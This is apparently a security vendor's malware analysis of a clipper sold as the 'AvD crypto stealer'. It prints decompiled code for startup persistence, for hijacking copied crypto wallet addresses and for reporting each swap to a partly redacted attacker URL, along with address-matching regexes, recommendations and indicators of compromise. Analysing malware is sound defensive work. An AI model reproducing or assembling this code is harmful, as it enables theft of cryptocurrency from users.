

Clipper Malware disguised as AvD Crypto Stealer

Information stealing malware is on the rise. Cyble Research Labs recently discovered a new malware dubbed “AvD crypto stealer” on a cybercrime forum. Upon further investigation, however, we observed that this does not function as a Crypto Stealer. This is, in fact, a disguised variant of well-known Clipper malware that can read and edit any text copied by the victim i.e. crypto wallet information.

The TA is providing one month of free access to entice more individuals to use it. Anyone can become a victim of this malware — though the primary target appears to be other TAs.

The Threat Actor (TA) claims that the stealer supports six cryptocurrency chains, including Ethereum, Binance Smart Chain, Fantom, Polygon, Avalanche, and Arbitrum.

The TA targets victims by changing the crypto addresses present in the clipboard. As for crypto transactions, individuals typically copy the crypto addresses, and the malware takes advantage of this by replacing the copied crypto wallet address with the one specified by TA.

If the victim does not validate the copied and the pasted values, then the transaction might end up in the account specified by TA. This clipper malware can also identify the crypto addresses present amongst multiple strings, expanding this malware’s capabilities.




Figure 1: Post shared on a cybercrime forum

Technical Analysis

The execution of malware starts from an installation file, which is Self-Extracting. Self-extracting archives, also known as SFX files, are Windows executable files that, upon execution, extract the compressed content. Figure 2 showcases the installation wizard.





Figure 2: Installation Wizard

The installation file drops the files shown in Figure 3 and executes the payload named 'Payload.exe.' The dropped files also contain manuals for using the builder and the binaries.

info	04-03-2022 09:39	File folder	
node_modules	04-03-2022 01:10	File folder	
AvDCryptoBot.exe	04-03-2022 08:26	Application	57,684 KB
AVDCryptoStealer.exe	10-03-2022 07:09	Application	24,285 KB
learn all kind of hacking	28-01-2022 22:49	Internet Shortcut	1 KB
Manual ENG.pdf	04-03-2022 06:38	Microsoft Edge P...	117 KB
Payload.exe	07-03-2022 20:31	Application	18 KB
Мануал RUS.pdf	04-03-2022 06:15	Microsoft Edge P...	141 KB

Figure 3: Extracted files

The payload file (SHA256:b6135c446093a19544dbb36018adb7139aa810a3f3eaa45663dc54448fe30e39) is a .NET based binary. Figure 4 shows the payload details.

File name: C:\Users\...r\Payload.exe

File type: PE32

Entry point: 004060de

Base address: 00400000

Sections: 0003

TimeDateStamp: 2022-03-08 04:31:27

SizeOfImage: 0000c000

Scan: Detect It Easy(DiE)

Endianness: LE

Mode: 32

Architecture: I386

Type: GUI

library	.NET(v4.0.30319)[-]	S
compiler	VB.NET(-)[-]	S
linker	Microsoft Linker(8.0)[GUI32]	S ?

Signatures: 100%

Log: 569 msec

Scan: Scan

Options: About Exit

Figure 4: File information

Figure 5 shows the process flow for the clipper malware. The malware extracts the data from the clipboard and then uses a regular expression to find the crypto addresses. If there’s a match, the malware replaces the address with one specified by TA.




Figure 5: Clipper malware process flow

Clipper malware has the following class names:

Program:

This class contains the main function which executes the clipper functionalities. Upon execution, the main program creates a random mutex named “XWj1iK27ngY68XUB” to ensure that only one instance of the malware process runs at any given time. If it fails to create a mutex, the malware terminates its execution.

```
public static void Main()
{
    bool flag = false;
    Addresses.mtx = new Mutex(true, Addresses.Mutexx, ref flag);
    bool flag2 = !flag;
    if (flag2)
    {
        ProjectData.EndApp();
    }
    flag2 = (Operators.CompareString(Addresses.startup, "yes", false) == 0);
    if (flag2)
    {
        try
        {
            string text = Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\\\" + Path.GetFileNameWithoutExtension(Application.ExecutablePath) + ".exe";
            flag2 = File.Exists(text);
            if (!flag2)
            {
                File.Copy(Application.ExecutablePath, text);
                File.SetAttributes(text, FileAttributes.Temporary);
            }
        }
        catch (Exception ex)
        {
        }
    }
    Program.Run();
}
```

```
public static void Main()
{
    bool flag = false;
    Addresses.mtx = new Mutex(true, Addresses.Mutexx, ref flag);
    bool flag2 = !flag;
    if (flag2)
    {
        ProjectData.EndApp();
    }
    flag2 = (Operators.CompareString(Addresses.startup, "yes", false) == 0);
    if (flag2)
    {
        try
        {
            string text = Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\\\" + Path.GetFileNameWithoutExtension(Application.ExecutablePath) + ".exe";
            flag2 = File.Exists(text);
            if (!flag2)
            {
                File.Copy(Application.ExecutablePath, text);
                File.SetAttributes(text, FileAttributes.Temporary);
            }
        }
        catch (Exception ex)
        {
        }
    }
    Program.Run();
}
```

Figure 6: Main function

After creating the mutex, the malware copies itself into the startup location to establish its persistence and executes ClipboardNotification.NotificationForm() function. Through this, the malware monitors the user’s clipboard activity, identifies crypto address, and replaces it with the attacker’s address details.

Clipboard Notification:

This class monitors the user’s clipboard activity and notify when the user copies something into the clipboard.

Addresses:

This class contains the config details, including crypto addresses, mutex name, and the targeted cryptocurrencies, as shown in Figure 7. The clipper targets Bitcoin (BTC), Ethereum, and Monero (XMR) crypto addresses.

```
namespace Crypto.Crypto
{
    // Token: 0x02000008 RID: 11
    [StandardModule]
    internal sealed class Addresses
    {
        // Token: 0x04000008 RID: 11
        public static readonly string ethereum = "0x939          4F4";

        // Token: 0x0400000C RID: 12
        public static readonly string xmr = "8A9Wt3hrxTG8qXQ          4Luiu";

        // Token: 0x0400000D RID: 13
        public static string Mutexx = "Xhj1k27ngY68XUB";

        // Token: 0x0400000E RID: 14
        public static string startup = "yes";

        // Token: 0x0400000F RID: 15
        public static readonly string btc = "33MK          jcm";

        // Token: 0x04000010 RID: 16
        public static string url = "http://www          /log.php";

        // Token: 0x04000011 RID: 17
        public static Mutex mtx;

        // Token: 0x04000012 RID: 18
        public static string ethereumE = "yes";

        // Token: 0x04000013 RID: 19
        public static string xmrE = "yes";

        // Token: 0x04000014 RID: 20
        public static string btcE = "yes";
    }
}
```

Figure 7: Addresses class

Clipboard:

The class contains two function names, GetText() and SetText().

These functions get the clipboard text from the user. If there is a crypto wallet in the copied text, these functions will then set it to the attacker’s wallet address by replacing the copied user’s wallet address. Clipboard is also responsible for sending the data for logging purposes to the URL present in the Addresses class.

```

public static void SetText(string txt)
{
    Thread thread = new Thread(delegate()
    {
        try
        {
            string requestUriString = string.Concat(new string[]
            {
                Addresses.url,
                "?Target Address : ",
                Clipboard.GetText(),
                " | Changed With : ",
                txt
            });
            Clipboard.SetText(txt);
            WebRequest webRequest = WebRequest.Create(requestUriString);
            WebResponse response = webRequest.GetResponse();
            Stream responseStream = response.GetResponseStream();
            StreamReader streamReader = new StreamReader(responseStream);
            string text = streamReader.ReadToEnd();
            streamReader.Close();
            response.Close();
        }
        catch (Exception ex)
        {
        }
    });
    thread.SetApartmentState(ApartmentState.STA);
    thread.Start();
    thread.Join();
}

```

```

public static void SetText(string txt)
{
    Thread thread = new Thread(delegate()
    {
        try
        {
            string requestUriString = string.Concat(new string[]
            {
                Addresses.url,
                "?Target Address : ",
                Clipboard.GetText(),
                " | Changed With : ",
                txt
            });
            Clipboard.SetText(txt);
            WebRequest webRequest = WebRequest.Create(requestUriString);
            WebResponse response = webRequest.GetResponse();
            Stream responseStream = response.GetResponseStream();
            StreamReader streamReader = new StreamReader(responseStream);
            string text = streamReader.ReadToEnd();
            streamReader.Close();
            response.Close();
        }
        catch (Exception ex)
        {
        }
    });
    thread.SetApartmentState(ApartmentState.STA);
    thread.Start();
    thread.Join();
}

```

Figure 8: Clipboard class

PatternRegex:

This class contains the regex pattern to identify the crypto addresses copied to the clipboard.


```
namespace Crypto.Crypto
{
    // Token: 0x0200000C RID: 12
    [StandardModule]
    internal sealed class PatternRegex
    {
        // Token: 0x04000015 RID: 21
        public static readonly Regex btc = new Regex(@"\b(bc1|[13])[a-zA-HJ-NP-Z0-9]{26,35}\b");

        // Token: 0x04000016 RID: 22
        public static readonly Regex ethereum = new Regex(@"\b0x[a-fA-F0-9]{40}\b");

        // Token: 0x04000017 RID: 23
        public static readonly Regex xmr = new Regex(@"\b4([0-9]|[A-B])(.){93}\b");
    }
}
```

```
namespace Crypto.Crypto
{
    // Token: 0x0200000C RID: 12
    [StandardModule]
    internal sealed class PatternRegex
    {
        // Token: 0x04000015 RID: 21
        public static readonly Regex btc = new Regex(@"\b(bc1|[13])[a-zA-HJ-NP-Z0-9]{26,35}\b");

        // Token: 0x04000016 RID: 22
        public static readonly Regex ethereum = new Regex(@"\b0x[a-fA-F0-9]{40}\b");

        // Token: 0x04000017 RID: 23
        public static readonly Regex xmr = new Regex(@"\b4([0-9]|[A-B])(.){93}\b");
    }
}
```

Figure 9: Pattern Regex


On further investigation into one of the hardcoded crypto addresses in the payload, we found the following transaction details, as shown below.

Address ⓘ

USD

BTC

This address has transacted 422 times on the Bitcoin blockchain. It has received a total of 1.29880631 BTC (\$55,804.95) and has sent a total of 1.29880631 BTC (\$55,804.95). The current value of this address is 0.00000000 BTC (\$0.00).




Address	3JMKK1
Format	BASE58 (P2SH)
Transactions	422
Total Received	1.29880631 BTC
Total Sent	1.29880631 BTC
Final Balance	0.00000000 BTC

Address ⓘ

USD

BTC

This address has transacted 422 times on the Bitcoin blockchain. It has received a total of 1.29880631 BTC (\$55,804.95) and has sent a total of 1.29880631 BTC (\$55,804.95). The current value of this address is 0.00000000 BTC (\$0.00).



Address	3JMKK1
Format	BASE58 (P2SH)
Transactions	422
Total Received	1.29880631 BTC
Total Sent	1.29880631 BTC
Final Balance	0.00000000 BTC

Figure 10: Transaction details

Conclusion:

Threat Actors continue to exploit the human element for executing their attacks, as they see it as a vulnerability — this malware works on a similar attack vector. However, we can reduce the impact of this malware by being more cautious while making crypto transactions.

There are multiple possibilities in which this attack can escalate. In one of the scenarios, the malware creator can target other TA’s who use the builder for customizing the crypto stealer and their victims. This clipper can do financial theft at a great level, so it becomes necessary to take preventive measures.

Our Recommendations:

- Avoid downloading pirated software from warez/torrent websites. The “Hack Tool” present on sites such as YouTube, torrent sites, etc., primarily contains such malware.
- Use a reputed anti-virus and internet security software package on your connected devices, including PC, laptop, and mobile.
- Refrain from opening untrusted links and email attachments without first verifying their authenticity.
- In the case of businesses, educate employees in terms of protecting themselves from threats like phishing’s/untrusted URLs.
- Monitor the beacon on the network level to block data exfiltration by malware or TAs.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Initial Access	T1566	Phishing
Execution	T1204	User Execution
Persistence	T1547	Boot or Logon AutoStart Execution
Collection	T1115	Clipboard Data
Exfiltration	T1567	Exfiltration Over Web Service

Indicators of Compromise (IoCs):

Indicators	Indicator type	Description
012fca9cf0ac3e9a1c2c1499dfdb4eaf 47480d9b4df34ea1826cd2fafc05230eb195c0c2	Md5 SHA-1	Installation
deaad208c6805381b6b6b1960f0ee149a88cdae2579a328502139ffc5814c039	SHA-256	file
fea27906be670ddbf5a5ef6639374c07 20f7554280e5e6d0709aa1e850f01e816d2674f2	Md5 SHA-1	Payload File
b6135c446093a19544dbb36018adb7139aa810a3f3eaa45663dc54448fe30e39	SHA-256	